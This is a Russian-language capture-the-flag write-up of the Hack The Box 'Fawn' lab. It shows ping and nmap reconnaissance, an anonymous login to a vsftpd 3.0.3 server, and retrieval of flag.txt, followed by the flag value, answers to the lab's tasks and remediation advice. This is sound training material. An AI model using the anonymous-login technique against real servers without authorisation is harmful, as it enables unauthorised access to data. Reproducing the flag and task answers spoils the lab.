

Hack The Box: Fawn Writeup (Tier 0 – Starting Point)


****Дата проведения аудита:** 08 октября 2026 г.**

****Платформа атаки:** Kali Linux arm64 (Hypervisor: VMware Fusion Pro, Apple Silicon M4)**

****Киберполигон:** `Hack The Box`**

****Целевой IP-адрес:** `10.129.29.132`**

****Результат:** Машина успешно скомпрометирована (`COMPLETED`), получен Root-флаг.**



--- ## 1. Резюме (Executive Summary)

В ходе планового тестирования на проникновение исследован целевой хост `Fawn` (IP 10.129.29.132) на киберполигоне Hack The Box.


В результате анализа периметра обнаружена критическая уязвимость небезопасной конфигурации службы передачи файлов (Broken Authentication / Anonymous FTP Access). Данный недостаток позволил получить несанкционированный доступ к файловой системе сервера без прохождения легитимной авторизации и успешно эксфильтровать конфиденциальные данные (флаг корневого пользователя).

2. Этап разведки и сканирования (Reconnaissance & Scanning)

2.1. Проверка сетевой доступности (ICMP Echo)

Перед началом активной фазы сканирования была проведена проверка стабильности сетевого моста до цели с использованием утилиты `ping`:

```
```ping -c 3 10.129.29.132```
```



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads
PING 10.129.29.132 (10.129.29.132) 56(84) bytes of data:
64 bytes from 10.129.29.132: icmp_seq=1 ttl=63 time=119 ms
64 bytes from 10.129.29.132: icmp_seq=2 ttl=63 time=119 ms
64 bytes from 10.129.29.132: icmp_seq=3 ttl=63 time=130 ms
--- 10.129.29.132 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 118.962/122.904/130.271/5.213 ms
```

**\*\*Результат:\*\*** `3 packets transmitted, 3 received, 0% packet loss`. Среднее время отклика (RTT) составило ~122 мс, что подтвердило стабильность зашифрованного VPN-туннеля.

### ### 2.2. Сканирование портов и определение служб (Nmap)


Для детального исследования портов был запущен сетевой сканер `nmap` с флагами глубокого определения версий ПО (`-sV`) и отключением предварительного ICMP-зондирования (`-Pn`) для обхода возможных ограничений брандмауэра:

```
```sudo nmap -Pn -p 21 -sV 10.129.29.132```
```

****Результат сканирования:**** ```text PORT STATE SERVICE
VERSION 21/tcp open ftp vsftpd 3.0.3 Service Info: OS:
Unix ```

Сканирование выявило один открытый порт – ****21/tcp****, на котором развернута служба ****vsFTPD версии 3.0.3****

Операционная система целевого хоста идентифицирована как семейство ****Unix****.



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads
PING 10.129.29.132 (10.129.29.132) 56(84) bytes of data:
64 bytes from 10.129.29.132: icmp_seq=1 ttl=63 time=119 ms
64 bytes from 10.129.29.132: icmp_seq=2 ttl=63 time=119 ms
64 bytes from 10.129.29.132: icmp_seq=3 ttl=63 time=130 ms
--- 10.129.29.132 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 118.962/122.904/130.271/5.213 ms

(kali@kali)~(~/Downloads)
$ sudo nmap -Pn -sV 10.129.29.132
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 07:23 +0300
Nmap scan report for 10.129.29.132
Host is up (0.24s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.57 seconds
```

--- ## 3. Этап эксплуатации (Exploitation)

3.1. Реализация Anonymous FTP Login

Служба `vsFTPD 3.0.3` протестирована на возможность неавторизованного входа под стандартной технической учетной записью `anonymous`.

```ftp 10.129.29.132```


**\*\*Интерактивный лог подключения:\*\***

1. **\*\*Имя пользователя (Name):\*\*** `anonymous`

2. **\*\*Пароль (Password):\*\*** **\*[Оставлен абсолютно пустым / Пустая строка]\***

Служба вернула легитимный статус успешного входа в систему хоста:

```text 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp>```




```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.57 seconds

(kali@kali) ~/Downloads
$ ftp 10.129.29.132
Connected to 10.129.29.132.
220 (vsFTPD 3.0.3)
Name (10.129.29.132:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```

3.2. Сбор данных и эксфильтрация флага

После получения интерактивного доступа к сессии `ftp>` выполнен сбор информации о содержимом корневой директории и скачивание целевого трофея:

```ftp ftp> ls 150 Here comes the directory listing. -rw-r--r-- 1 0 0 32 Jun 04 2021 flag.txt 226 Directory send OK. ftp> get flag.txt local: flag.txt remote: flag.txt 150 Opening BINARY mode data connection for flag.txt (32 bytes). 226 Transfer complete. 32 bytes received in 00:00 (0.17 KiB/s) ftp> bye 221 Goodbye.```



```
(kali@kali) ~/Downloads
$ ftp 10.129.29.132
Connected to 10.129.29.132.
220 (vsFTPD 3.0.3)
Name (10.129.29.132:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45507|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 32 Jun 04 2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||18057|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% [*****] 32 162.75 KiB/s 00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (0.17 KiB/s)
ftp> cat flag.txt
?Invalid command.
ftp> bye
221 Goodbye.
```

#### --- ## 4. Получение трофея (Post-Exploitation)


После успешного отключения от FTP-сервера файл `flag.txt` прочитан на локальной атакующей станции Kali Linux с помощью утилиты `cat`:

```
```get flag.txt```
```

```
```cat flag.txt```
```

**\*\*Вывод Root-флага:\*\***

```
```035db21c881520061c53e0536e44f815```
```



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads
map.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.57 seconds

(kali@kali)~/Downloads
$ ftp 10.129.29.132
Connected to 10.129.29.132.
220 (vsftpd 3.0.3)
Name (10.129.29.132:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45507|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 32 Jun 04 2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||18057|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% [*****] 32 162.75 KiB/s 00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (0.17 KiB/s)
ftp> cat flag.txt
?Invalid command.
ftp> bye
221 Goodbye.


(kali@kali)~/Downloads
$ cat flag.txt
035db21c881520061c53e0536e44f815

(kali@kali)~/Downloads
$
```

--- ## 5. Ответы на контрольные вопросы (Official HTB Tasks):

- * **Task 1 (Аббревиатура FTP):** `File Transfer Protocol`
- * **Task 2 (Стандартный порт службы):** `21`
- * **Task 3 (Защищенная версия через SSH):** `SFTP`
- * **Task 4 (Утилита проверки связи ICMP):** `ping`
- * **Task 5 (Версия FTP-сервера на цели):** `vsftpd 3.0.3`
- * **Task 6 (Тип ОС сервера):** `Unix`
- * **Task 7 (Команда справки внутри FTP):** `help`
- * **Task 8 (Логин для входа без пароля):** `anonymous`
- * **Task 9 (Код успешного входа FTP):** `230`
- * **Task 10 (Альтернатива команде 'dir'):** `ls`
- * **Task 11 (Команда для скачивания файла):** `get`

Хэш успешно верифицирован и сдан на платформе Hack The Box, что официально зафиксировало успешное закрытие лабораторной работы со статусом `SOLVED` (`COMPLETED`) и начислением `+150 XP`.



--- ## 6. Рекомендации по устранению уязвимостей (Remediation)

1. ****Отключение анонимного доступа: **** В конфигурационном файле FTP-сервера (обычно `/etc/vsftpd.conf`) принудительно установить директиву `anonymous_enable=NO`.
2. ****Ограничение прав доступа: **** Настроить строгие правила разграничения доступа к файловой системе (Chroot jail) для всех легитимных пользователей службы, изолировав их от чтения корневых директорий.
3. ****Фильтрация трафика:**** Настроить правила сетевого экрана (Firewall/IPTables) для ограничения входящих подключений к порту 21 только из доверенных сегментов сети.``